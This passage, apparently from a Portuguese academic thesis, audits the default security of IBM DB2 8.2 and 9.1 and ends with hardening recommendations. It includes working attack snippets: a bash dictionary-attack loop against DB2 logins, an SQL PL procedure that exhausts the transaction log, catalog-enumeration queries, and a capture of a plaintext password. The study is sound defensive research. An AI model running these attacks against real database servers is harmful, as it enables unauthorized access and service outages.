Cada sistema de gestão de bases de dados possui a sua própria linguagem procedimental, no entanto as funcionalidades básicas são transversais aos vários SGBD.

Comunicações Os protocolos usados nas comunicações cliente/servidor são protocolos proprietários e por conseguinte específicos de cada sistema de gestão de bases de dados. Contudo, esses protocolos são utilizados sobre a pilha TCP/IP, o que expõe os SGBD a um conjunto bem conhecido de vulnerabilidades (ver Figura 3).



Figura 3 – Comunicações

A utilização de protocolos que enviam texto “em claro” permite a captura de tráfego através de *sniffers* e analisadores protocolares, desde que uma das seguintes condições se verifique:

- Existência de ambiente partilhado como *shared ethernet*, que permita a colecção de tráfego de todos os intervenientes no ambiente partilhado;
- Capacidade de intersectar tráfego entre o cliente e o SGBD, numa posição privilegiada como por exemplo capturando tráfego de uma *gateway*;
- Capacidade em ultrapassar a segurança de um ambiente não partilhado (*switched*) recorrendo a técnicas como *MAC flooding* ou *ARP spoofing*.

3 IBM DB2

Este capítulo descreve o estudo realizado sobre o SGBD *IBM DB2*, incluindo uma descrição da sua arquitectura e principais componentes meritórios de destaque, seguindo-se uma análise da segurança da configuração por omissão.

3.1 Arquitectura

A *DB2 Universal Database* está disponível em quatro edições [39]:

- *Personal Edition*: inclui o motor de base de dados e as ferramentas de administração. Só pode ser acedido através de aplicações locais ao sistema que tem a base de dados instalada;
- *Workgroup Edition*: inclui o motor de base de dados e as ferramentas de administração. Pode ser acedido através de aplicações locais e remotas;
- *Enterprise Edition*: idêntico à *Workgroup Edition* mas com funcionalidades acrescidas relacionadas com alta disponibilidade, entre outras;
- *Enterprise Edition-Extended*: idêntico à *Enterprise Edition*, no entanto suporta bases de dados extremamente grandes, explorando configurações SMP (do Inglês *Symmetric Multiprocessing*) e *multinode* (MPP/Cluster). Tem a capacidade de repartir a base de dados por múltiplos sistemas numa LAN.

O motor de base de dados das edições supra mencionadas é idêntico. Todos os membros da família *DB2* têm a mesma arquitectura de base que a edição original lançada sobre a plataforma MVS/ESA (1983).
A edição utilizada no processo de auditoria de segurança foi a *Workgroup Edition*.

Instância e base de dados Uma instância é um ambiente lógico, criado dentro de um sistema com *DB2* instalado, onde podemos catalogar bases de dados e definir configurações [39]. Cada sistema pode ter uma ou mais instâncias e cada instância pode ter uma ou mais bases de dados.

Uma base de dados é uma colecção de dados relacionais, representados entre outros por objectos como tabelas, índices, *triggers*, procedimentos e funções, armazenados fisicamente em discos. Após uma instalação por omissão, são criadas duas instâncias: DB2, DB2CTLSV.

Armazenamento da informação Uma base de dados contém uma série de objectos físicos (representados por ficheiros armazenados) e lógicos (representados por estruturas abstractas) (ver Figura 4):

- *Table spaces*: estrutura lógica responsável pelo armazenamento de tabelas. Permite-nos atribuir a localização de tabelas e seus índices a dispositivos de armazenamento de informação como por exemplo discos rígidos;
- *Containers*: estrutura física, identificada por um nome de dispositivo, directório ou ficheiro. Um *container* é atribuído a um *table space*;
- *Buffer pool*: estrutura lógica, residente em memória que serve de *cache* de dados de tabelas e índices. O objectivo desta estrutura de memória é proporcionar um melhor desempenho do sistema de base de dados, uma vez que o acesso a dados residentes em memória é bastante mais rápido que o acesso a disco.



Figura 4 – *IBM DB2*, armazenamento da informação

SQL PL A extensão das funcionalidades do SQL é realizada através da inclusão desta linguagem procedimental que permite a definição de variáveis, condições e possibilita a implementação de lógicas de controlo simples. Através da linguagem SQL PL podemos criar objectos denominados como *stored procedures* que são programas desenvolvidos em SQL PL e armazenados dentro da base de dados, em forma compilada.

Destaca-se um tipo específico de procedimento denominado por *federated stored procedure* que referencia um procedimento existente num *data source* (por exemplo um objecto existente numa base de dados *Microsoft SQL Server*) [48].

Java Embutida no motor da base de dados, encontra-se uma máquina virtual Java, que suporta: SQLJ (*standard* ANSI que permite colocar instruções SQL dentro de programas Java), Java *user-defined functions* (extensão ou adição a funções existentes) e Java *stored procedures* (as classes Java ficam residentes na base de dados).

Autenticação A base de dados *IBM DB2* utiliza exclusivamente o sistema operativo para autenticação, por conseguinte não existe possibilidade de nos autenticarmos na base de dados com um utilizador da mesma. A autenticação controla os seguintes aspectos: (a) a quem é permitido o acesso à instância e/ou base de dados; (b) onde e como é verificada a palavra-chave de um utilizador.
Embora a autenticação seja efectuada através do sistema operativo, a *IBM DB2* suporta vários tipos de autenticação:

- *SERVER*: configuração por omissão; o cliente envia o seu nome de utilizador e palavra-chave em claro;
- *SERVER_ENCRYPT*: suporta cifração DES de 56-bit; o cliente envia o seu nome de utilizador e palavra-chave cifrados;
- *CLIENT*: delega a responsabilidade da autenticação para o cliente, i.e., o servidor não procede a nenhuma autenticação. O cliente é confiável. Num cenário em que um cliente representado pelo utilizador A tente aceder a um servidor que não possui o utilizador A criado no sistema operativo, o utilizador A é transformado no utilizador especial *PUBLIC*;
- *KERBEROS*: utilizado quando o cliente e o servidor suportam o protocolo *Kerberos*;
- *KERBEROS_ENCRYPT*: idêntico ao tipo *KERBEROS*, no entanto caso o protocolo não seja suportado por ambos, é utilizado o tipo *SERVER_ENCRYPT*.

Autorização O acesso a objectos da base de dados é controlado por *authorities*.

Uma *authority* descrimina o que um grupo ou utilizador pode fazer, controlando os seguintes aspectos: (a) o nível de autoridade que é atribuído; (b) os comandos que poderão ser executados; (c) os dados que poderão ser lidos e/ou alterados; (d) os objectos que poderão ser alterados, apagados e/ou criados.

As vistas que armazenam a informação acerca das *authorities* encontram-se no *schema* SYSCAT. As três mais importantes são:

- *DBAUTH*: contém informação acerca das *authorities*. Por exemplo:
  - CONNECTAUTH: atribui ao utilizador ou grupo a capacidade de se ligar à base de dados;
  - DBADMAUTH: atribui ao utilizador ou grupo a capacidade de executar tarefas de administração na base de dados;
  - EXTERNALROUTINEAUTH: atribui ao utilizador ou grupo a capacidade de criar procedimentos que invocam funções do sistema operativo;
  - IMPLSCHEMAUTH: atribui ao utilizador ou grupo a capacidade de criar *schemas* através da criação de um objecto utilizando um nome de *schema* não existente;
- *TABAUTH*: contém informação acerca de quem pode executar operações sobre tabelas. Por exemplo:
  - ALTERAUTH: atribui ao utilizador ou grupo a capacidade de alterar o DDL da tabela;
  - DELETEAUTH: atribui ao utilizador ou grupo a capacidade de apagar dados;
  - INSERTAUTH: atribui ao utilizador ou grupo a capacidade de inserir novos registos;
  - UPDATEAUTH: atribui ao utilizador ou grupo a capacidade de actualizar dados.
- *ROUTINEAUTH*: tem apenas uma *authority* definida, *EXECUTEAUTH*, que descrimina se um utilizador ou grupo podem executar um procedimento.

Por omissão, ao grupo *PUBLIC* estão atribuídas as *authorities {BINDADDAUTH, CONNECTAUTH, CREATETABAUTH, IMPLSCHEMAAUTH}* e é permitida a execução da maior parte dos procedimentos e funções.

Os privilégios são mais granulares que as *authorities*, podendo ser divididos em duas categorias: (a) *Database-level* – aplicam-se a todos os objectos da base de dados; (b) *Object-level* – aplicam-se a objectos específicos. Podem ser atribuídos a grupos e/ou utilizadores, ajudando a definir que objectos é que podem ser criados ou apagados. Também ajudam a definir os comandos DML que podem ser usados para acesso a objectos como tabelas, vistas, índices e procedimentos.

Auditoria A funcionalidade de auditoria actua a nível da instância, guardando todas as actividades da instância e da base de dados. É independente do servidor *DB2*, mantendo-se activa mesmo se a instância for parada.
Com a funcionalidade de auditoria, podemos seleccionar as categorias de eventos a auditar e gravar a sua ocorrência. As categorias de eventos passíveis de serem auditadas são:

- *AUDIT*: cria registos quando os parâmetros de auditoria são alterados ou quando o *log* de auditoria é acedido;
- *CHECKING*: cria registos durante a verificação de autorização de acesso a objectos;
- *OBJMAINT*: cria registos aquando da criação e eliminação de objectos;
- *SECMAINT*: cria registos quando são atribuídos ou retirados privilégios;
- *SYSADMIN*: cria registos quando são efectuadas operações que necessitam de uma *authority* ∈ *{SYSADM, SYSCTRL, SYSMAINT}*.
- *VALIDATE*: cria registos aquando da autenticação de utilizadores;
- *CONTEXT*: cria registos de forma a mostrar o contexto da base de dados aquando da execução de uma operação.

Comunicações As versões mais recentes do *DB2* utilizam o protocolo proprietário DRDA – originalmente o DRDA corria sobre IBM SNA LU6.2, destinado às antigas redes SNA (do Inglês *Systems Network Architecture*) – sobre o protocolo TCP/IP. Encapsulado no DRDA encontra-se uma ou mais *Data Stream Structures* (DSS). Cada pedido DSS contém um comando e seus respectivos parâmetros. A comunicação cliente/servidor por omissão é feita em claro, embora possa ser cifrada recorrendo a SSL. Cada instância DB2 aceita pedidos num porto TCP distinto, no entanto, após uma instalação por omissão, a instância DB2 aceita pedidos no porto TCP/50000.
O *Database Administration Server* (DAS), responsável pelo tratamento dos pedidos de administração de base de dados, aceita pedidos TCP e UDP no porto 523.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *IBM DB2*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- Por omissão as comunicações cliente/servidor são em claro e os portos TCP e UDP estão no estado LISTEN;
- O mecanismo de autenticação encontra-se configurado por omissão para o envio do nome de utilizador e palavra-chave em claro;
- O processo de auditoria não se encontra ligado;
- Também por omissão, qualquer utilizador pertence ao grupo *PUBLIC* o que lhe confere as seguintes capacidades: (a) ligar-se à base de dados; (b) criar tabelas; (c) criar *schemas*; (d) executar procedimentos; (e) executar funções;
- Um administrador de base de dados (DBA) é omnipotente, podendo aceder a quaisquer dados.

Aspectos positivos:

- É suportado como mecanismo de autenticação a utilização do protocolo *Kerberos*;
- Elevada granularidade no mecanismo de autorização, permitindo o controlo do utilizador, acção e objecto.
- O mecanismo de auditoria possibilita um elevado detalhe no registo, providenciando o registo da acção e do objecto.

Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 1.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações.	Não existe.
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[5])

Tabela 1 – *IBM DB2*, propriedades de segurança

Enquadrando os aspectos positivos e negativos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 2.

Mecanismo	**Configuração por omissão**
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra).
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não se encontra activa.

Tabela 2 – *IBM DB2*, mecanismos de segurança

[5] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

3.2 Avaliação experimental

As versões do SGBD *IBM DB2* utilizadas nos testes (8.2 e 9.1) mostraram-se análogas em relação ao objecto de estudo – configuração por omissão –, possuindo vulnerabilidades comuns.

3.2.1 IBM DB2 UDB 8.2 e 9.1

Ambas as versões apresentam similaridades, de onde destacamos:

- Comunicação DRDA entre os clientes e o servidor;
- Existência de um serviço UDP criado pela IBM para suportar mais do que uma instância no mesmo servidor;
- Existência de um *role* (grupo) PUBLIC ao qual qualquer utilizador pertence;
- Capacidade de extracção de informação de *backups*.

Após a configuração por omissão de ambas as versões em máquinas virtuais distintas, utilizámos o utilitário *nmap* para enumerarmos os pontos de entrada possíveis.
Considerando a utilização de portos TCP não registados oficialmente para a IBM – não registados na *Internet Assigned Numbers Authority* –, foi usada a documentação do fabricante para obter a informação da tabela 3.

Protocolo	Porto	Atribuição IANA (www.iana.org)	IBM
TCP	50000	Não existente.	Instância DB2
TCP	523	IBM DB2	DAS
UDP	523	IBM DB2	*Discovery Service*

Tabela 3 – *IBM DB2*, portos no estado LISTEN

Derivado do levantamento dos pontos de entrada e da documentação da IBM acerca dos mesmos, foram criados dois DFDs. O DFD do *Cliente DRDA* tem como objectivo descrever a comunicação cliente/servidor com a base de dados (ver Figura 5). Os aspectos que iremos explorar neste cenário são: segurança do serviço que trata os pedidos DRDA dos clientes; segurança na comunicação entre um cliente DRDA e uma instância DB2; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando do processo de instalação.



Figura 5 – *IBM DB2*, DFD DRDA

O DFD do *Cliente Discovery Service* tem como objectivo descrever a comunicação com um servidor *IBM DB2* de forma a obter os nomes das instâncias existentes no servidor (ver Figura 6). Neste cenário iremos explorar a segurança do serviço *Discovery Service*.



Figura 6 – *IBM DB2*, DFD *Discovery Service*

Segurança do serviço que trata os pedidos DRDA dos clientes O serviço responsável por permitir o acesso à base de dados utiliza o porto TCP/50000 para clientes remotos. O porto TCP/523 é utilizado para efeitos de administração. Ao tentarmos identificar um servidor *DB2* (192.168.2.3) recorrendo ao utilitário *amap* (a negrito o *input*), constatamos que o mesmo não consegue identificar os serviços tradicionais do *DB2*.

```
amap 192.168.2.3 523
Protocol on 192.168.2.3:523/tcp matches unkown

amap 192.168.2.3 50000
Protocol on 192.168.2.3:50000/tcp matches unkown
```

No entanto, ao utilizarmos a ferramenta específica *db2getprofile* identificamos o servidor *DB2* e obtemos um conjunto de informações úteis para um atacante.

```
db2getprofile 192.168.2.3
…
```

```
Application=DB2/LINUX 8.2.4…DB2System=LOCALHOST
ServerType=DB2LINUX…Authentication=SERVER…PortNumber=523…
ServiceName=db2c_db2inst1 PortNumber=5000
```

Desta forma, um atacante obtém facilmente a versão da base de dados (8.2.4), o sistema operativo (*Linux*), a autenticação (*SERVER*) e os portos que estão a ser utilizados (523, 5000).

Foi utilizado um pequeno programa desenvolvido em linguagem C (ver Anexo 1) de nome "tcp_flood.c", de forma a testar a robustez do serviço. Este programa necessitou apenas de 60 segundos para estabelecer um número superior a 500 ligações TCP direccionadas ao porto 50000 e incapacitar o servidor de aceitar mais pedidos de ligação. Dos testes efectuados, concluímos que por omissão o servidor não termina estas ligações e portanto a única forma de resolvermos um incidente idêntico ao supra mencionado será reiniciando o servidor. A repetição do mesmo procedimento para o porto TCP/523 não resultou em negação de serviço mensurável.

Segurança na comunicação entre um cliente DRDA e o DB2 Utilizando os utilitários *IBM DB2* para *Microsoft Windows* e *wireshark*, facilmente comprovamos a ausência de confidencialidade por omissão. Os exemplos abaixo apresentam os resultados obtidos com um servidor *IBM DB2 8.2*, mas quando usámos um servidor *IBM DB2 9.1* os resultados foram similares. As operações realizadas no cliente *IBM DB2* resumiram-se a: (a) autenticação na base de dados através do utilizador *squid* – manualmente permitido como utilizador do *DB2* – com palavra-chave "eraumavez"; (b) listagem da árvore de tipos de objectos da base de dados.

O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 2.

Ao executar a opção do utilitário *wireshark* denominada por *TCP Follow Stream* a partir do primeiro pacote descrito acima e procedendo à visualização do conteúdo dos pacotes em EBCDIC (*Extended Binary Coded Decimal Interchange Code*), visualizámos a palavra-chave do utilizador "squid".

```
 LINUX..._db2inst1...!SQL08024..}.........s.......u
.&}.... ._...s....!.TESTE .<}....6.>...s....!.TESTE . .<}....6.>...s....!.TESTE .
 .~eraumavez....squid.[}....x ...!.$...
```

Esta captura foi realizada num cliente onde coexistiam o cliente *IBM DB2* e o utilitário *wireshark*. Para executar um ataque real, o *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD Por omissão a autenticação do *IBM DB2* é integrada com o sistema operativo, o que significa que qualquer utilizador para aceder às bases de dados tem que estar criado no sistema operativo do servidor.

Em ambas as versões do DB2 estudadas, existem os seguintes utilizadores:

- *db2inst1*: criado no sistema operativo e utilizado para gerir o SGBD;
- *dasusr1*: criado no sistema operativo, é utilizado para executar o processo *DAS*;
- *db2fenc1*: criado no sistema operativo, utilizado na execução de alguns *stored procedures*.

Considerando que por omissão não existe limite às tentativas de ligação com nenhum dos utilizadores supracitados e o mecanismo de auditoria não se encontra ligado, um atacante pode realizar ataques de dicionário, utilizando para o efeito um cliente *DB2* e um programa auxiliar que permita iterar as invocações e ler de um ficheiro de palavras-chave. Exemplo de um automatismo em *bash* que faz esse ataque:

```
DB2="/usr/local/db2/bin/db2"
USER=teste
SERVIDOR=192.168.2.3
DICIONARIO="/usr/local/db2/bin/dicionario.txt"
OUTPUT="/usr/local/db2/bin/output.log"
while read line do
         $DB2 -S $SERVIDOR -U $USER -P $line 2> $OUTPUT
         echo "$TSQL -S $SERVIDOR -U $USER -P $line 2> $OUTPUT"
         INCORRECTO=`cat $OUTPUT | grep incorrect | wc -l`
         if [ $INCORRECTO == 0 ]
         then
                 echo "Palavra-chave descoberta: $line"
                 exit
         fi
done < $DICIONARIO
```

O automatismo percorre o ficheiro “dicionario.txt” gerado previamente, e por cada linha lida executa o comando identificado pela variável “DB2” utilizando a palavra-chave lida do ficheiro.

Um atacante também poderá realizar um ataque de força bruta, necessitando apenas de desenvolver um pequeno programa que crie as sequências a experimentar de acordo com as regras que estipule (por exemplo cadeias de 1 a 8 caracteres

alfanuméricos) e por cada sequência gerada invoque o cliente *DB2* da mesma forma que no ataque de dicionário.

O que é que um atacante pode fazer com um utilizador vulgar? Atribuímos ao utilizador de sistema operativo *squid*, o privilégio de acesso ao *DB2*, de forma a podermos verificar o tipo de informação à qual qualquer utilizador pode aceder. Apesar de não ter sido dada explicitamente permissão a qualquer base de dados, o utilizador criado consegue ter acesso a uma série de informação.
Utilizando um cliente *DB2* (a negrito o *input*):

Consulta dos campos "grantor", "grantee", "dbadmauth" e "connectauth" da tabela "sysdbauth".

```
db2 => select grantor, grantee, dbadmauth, connectauth from sysibm.sysdbauth
GRANTOR GRANTEE DBADMAUTH CONNECTAUTH
------------ -------------- --------------- ----------------
SYSIBM DB2INST1 Y Y
SYSIBM PUBLIC N Y
DB2INST1 SQUID N Y
```

Um atacante pode desta forma – consultando a tabela *SYSDBAUTH* – ficar a saber quem se pode ligar à base de dados e quem tem privilégios de administração.

Consulta dos campos "grantor", "grantee", "schema" e "specificname" da tabela "sysroutineauth".

```
db2 => select grantor, grantee, schema, specificname from sysibm.sysroutineauth
GRANTOR GRANTEE SCHEMA SPECIFICNAME
--------- ---------- -------------- ------------------------------
SYSIBM PUBLIC SYSFUN
SYSIBM PUBLIC SYSIBM
…
SYSIBM PUBLIC SYSPROC SNAPSHOT_APPL
SYSIBM PUBLIC SYSPROC SNAPSHOT_STATEMENT
SYSIBM PUBLIC SYSPROC SNAPSHOT_LOCKWAIT
SYSIBM PUBLIC SYSPROC SNAPSHOT_AGENT
SYSIBM PUBLIC SYSPROC SNAPSHOT_SUBSECT
...
```

Um atacante fica a conhecer as rotinas existentes na base de dados – consultando a tabela *SYSROUTINEAUTH* – e acessíveis a PUBLIC.

Consulta do campo "name" da tabela "systables".

```
db2 => select name from sysibm.systables
NAME
--------------------------------
ATTRIBUTES
BUFFERPOOLDBPARTITIONS
BUFFERPOOLNODES
BUFFERPOOLS
CASTFUNCTIONS
…
COLOPTIONS
COLUMNS
```

```
COLUSE
CONSTDEP
DATATYPES
...
```

É possível desta forma – consultando a vista *SYSTABLES* – obter uma listagem de todas as tabelas existentes.

Consulta dos campos "grantor", "grantee" e "tbspace" da tabela "systbdspsaceauth".

```
db2 => select grantor, grantee, tbspace from sysibm.systbspaceauth
GRANTOR GRANTEE TBSPACE
------------ --------------- ---------------------
SYSIBM PUBLIC USERSPACE1
SYSIBM DB2INST1 SYSTOOLSPACE
```

Um atacante recolhe informação útil, nomeadamente o facto de existir um *tablespace* de nome USERSPACE1 – consultando a tabela *SYSTBSPACEAUTH* – ao qual todos os utilizadores têm acesso.

Qualquer utilizador pode criar objectos no *tablespace USERSPACE1*. Este facto potencia a criação de um ataque de negação de serviço por parte de um atacante.

```
CREATE TABLE teste(desc VARCHAR(100))
```

Aproveitando as potencialidades do SQL PL, o atacante pode criar um procedimento para inserir um conjunto de registos na tabela "teste"!

```
CREATE PROCEDURE p1() LANGUAGE SQL
BEGIN
        DECLARE contador INT DEFAULT 1;
        DECLARE max INT DEFAULT 10000000;
        WHILE contador < max DO
                SET contador = contador + 1;
                INSERT INTO teste VALUES ('TESTE');
        END WHILE;
END
@
db2 => connect to teste user squid
db2 => call p1()
SQL0964C The transaction log for the database is full. SQLSTATE=57011
```

Esta inserção levou ao esgotamento do *log* de transacções da base de dados, o que num sistema OLTP (*Online Transaction Processing*) é manifestamente mau, uma vez que quaisquer transacções que ocorram na base de dados são escritas para este *log*. Neste cenário, o sistema OLTP iria parar de funcionar correctamente.

Role PUBLIC Este *role* é criado aquando da criação da base de dados e qualquer utilizador criado na base de dados possui este *role*. Desta forma, qualquer privilégio

atribuído a *PUBLIC* torna-se um privilégio para todos os utilizadores que existam na base de dados. Por omissão existe um conjunto de tabelas que qualquer utilizador pode consultar, de onde destacamos:

- *SYSIBM.SYSDEPENDENCIES*: contém as dependências entre objectos da base de dados. Pode ser utilizado para levantamento de modelo de dados;
- *SYSIBM.SYSINDEXES*: contém informação acerca de todos os índices existentes;
- *SYSIBM.SYSPROCEDURES*: contém informação acerca de todos os procedimentos existentes. Pode ser utilizado por um atacante para a identificação de procedimentos – maliciosamente – interessantes;
- *SYSIBM.SYSTABLESPACES*: contém informação acerca de todos os *tablespaces* existentes. Pode ser pertinente por possibilitar que um atacante determine o tipo de instalação realizado.

Extracção de informação de *backups* A execução de um *backup* de base de dados é tradicionalmente efectuada recorrendo às ferramentas *IBM DB2* presentes na distribuição do SGBD. Estas ferramentas geram um ficheiro binário por cada base de dados salvaguardada. O problema com estes *backups*, é que o(s) ficheiro(s) resultante(s) têm informação não cifrada. Considerando que empiricamente os sistemas utilizados para salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode levantar sérios problemas. Por exemplo, obtendo acesso a um destes binários (TESTE.0.db2inst1…) o atacante pode utilizar o comando UNIX *strings* (ver Anexo 3) de forma a obter as cadeias alfanuméricas e assim visualizar código SQL PL de procedimentos existentes na base de dados. Caso o *backup* seja executado remotamente, o tráfego entre o cliente e o servidor está sujeito a ser capturado através do mesmo método que o usado anteriormente para descrever a comunicação cliente/servidor.

Segurança do serviço de descoberta O serviço responsável por resolver nomes de instâncias e informar o cliente da forma como se poderá ligar a uma instância em execução num servidor utiliza o porto UDP/523.

O ataque de negação de serviço realizado – UDP *flood* –, recorrendo ao utilitário *hping* não resultou na concretização do objectivo, no entanto, não foram realizados

ataques mais ricos como injecção de pacotes respeitando a gramática DRDA ou injecção de pacotes com formatação arbitrária. Uma vez que, por omissão o porto UDP/523 pode ser acedido a partir de qualquer ponto na rede, poderá ser possível a exploração de vulnerabilidades através de ataques similares aos supracitados.

3.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 3.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela:

Ataque	**Permissão/Capacidade**	**Versão vulnerável**
Disponibilidade de rede – ligações	Acesso ao porto TCP/50000.	8.2, 9.1
Confidencialidade nas comunicações	Capturar tráfego cliente/servidor.	8.2, 9.1
Ataque de dicionário/força bruta *online*	Acesso ao porto TCP/50000.	8.2, 9.1
Snooping com um utilizador vulgar	Ligação à base de dados com um utilizador qualquer.	8.2, 9.1
Perigo de um utilizador vulgar – negação de serviço (disco)	Ligação à base de dados com um utilizador qualquer.	8.2, 9.1
Extracção de informação de *backups*	Capturar tráfego cliente/servidor aquando de um *backup* ou obter acesso ao local de armazenamento do *backup.*	8.2, 9.1

Tabela 4 – *IBM DB2*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do *IBM DB2* permitiram completar a pré-avaliação realizada em 3.1. Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da configuração por omissão na tabela 5.

Propriedades	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	Ataque simples ao porto TCP/50000 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[6])

Tabela 5 – *IBM DB2*, propriedades avaliadas

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 6.

[6] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Mecanismos	Configuração por omissão
Autenticação	Pobre, apenas dependente de utilizador e palavra-chave, definido no sistema operativo e que não necessita de obedecer a regras.[7]
Autorização	Qualquer utilizador pode aceder a um conjunto de funcionalidades.
Auditoria	Não se encontra activa.

Tabela 6 – *IBM DB2*, mecanismos avaliados

Evolução 9.1 Para além da verificação das falhas comuns às duas versões *DB2* estudadas, foram também analisadas as suas diferenças com o objectivo de identificar um processo evolutivo quanto à implementação de mecanismos de segurança por omissão. Assim, foi verificado que a versão 9.1 não apresenta melhorias em relação à versão 8.2.

Uma vez que a instalação por omissão do *DB2 9.1* dos testes realizados não introduziu nenhuma falha em relação à instalação por omissão do *DB2 8.2* concluímos que as versões são análogas quanto à segurança por omissão.

3.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *IBM DB2* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas secções anteriores. No entanto existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações, que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo concretiza ou pode ser extendido para concretizar. Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções IBM (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Rede

P1: Vulnerabilidade a ataque de negação de serviço (ligações).

S1: Não foi identificada nenhuma solução IBM para a resolução deste problema.

[7] Adicionalmente, o par {utilizador, palavra-chave} é enviado em claro.

Comunicação DRDA

P2: Autenticação é realizada em claro.

S2: Alteração do tipo de autenticação para *SERVER_ENCRYPT* ou para *Kerberos*.

P3: Ausência de confidencialidade na comunicação cliente/servidor.

S3: Utilização de SSL ou de IPSec.

Ligações ao SGBD

P4: Vulnerabilidade a ataque de dicionário ou de força bruta.

S4: Dependendo da política de segurança do sistema operativo, deverão ser implementadas: (a) Expiração da palavra-chave, após "d" dias; (b) *Lock* da conta após "t" tentativas inválidas de acesso; (c) Definição de histórico de palavras-chave, para que não possam ser repetidas as "p" palavras-chave anteriores; (d) Definição da complexidade da palavra-chave, para que as palavras-chave obedeçam a critérios fundamentais como terem um comprimento mínimo, incluírem um carácter numérico, etc; (e) Activação do processo de auditoria, auditando no mínimo os eventos *log on/off* e acções sem sucesso.

Role PUBLIC

P5: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.

S5: Remover todas as permissões afectas ao *PUBLIC*.

O privilégio de execução de procedimentos e funções nos *schemas SYSIBM* e *SYSFUN* persiste após esta remoção.

P6: Capacidade de um qualquer utilizador criar uma tabela e inserir registos até ao limite do *file system*.

S6: Após a remoção de todas as permissões afectas ao *PUBLIC* a capacidade persiste.

Extracção de informação de *backups*

P7: Armazenamento da informação em claro.

S7: Não foi identificada nenhuma solução IBM para a resolução deste problema. Teriam que ser utilizados utilitários *third-party*.

Outros

P8: Possíveis vulnerabilidades do porto UDP/523

S8: Não foi encontrada documentação IBM acerca da possível desactivação deste serviço.

Comparando a segurança da instalação por omissão, com a segurança após a implementação das funcionalidades supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Snooping com um utilizador vulgar*: Apesar de conseguirmos reduzir os privilégios que o *role PUBLIC* possui em ambas as versões do SGBD *IBM DB2*, dos testes realizados qualquer utilizador continua a ter um acesso superior ao necessário;
- *Capacidade de um utilizador vulgar criar tabelas*: Não conseguimos revogar o privilégio *CREATE TABLE* ao *PUBLIC* nem ao utilizador *guest*;
- *Extracção de informação de backups*: Não foram identificadas ferramentas IBM que utilizem cifração de forma a garantir a confidencialidade dos dados;
- *Disponibilidade da componente de rede – ligações*: Não conseguimos garantir a fiabilidade da componente de rede do DB2, em relação a um ataque de negação de serviço que vise incapacitar o SGBD de aceitar novos clientes (3.2);
- *Omnipotência do Administrador*: Não foi identificada nenhuma solução IBM capaz de limitar um administrador de base de dados.

4 Microsoft SQL Server

Este capítulo descreve o estudo realizado sobre o SGBD *Microsoft SQL Server*, incluindo uma descrição da sua arquitectura e principais componentes merecedores de destaque, seguindo-se uma análise da segurança da configuração por omissão.

4.1 Arquitectura

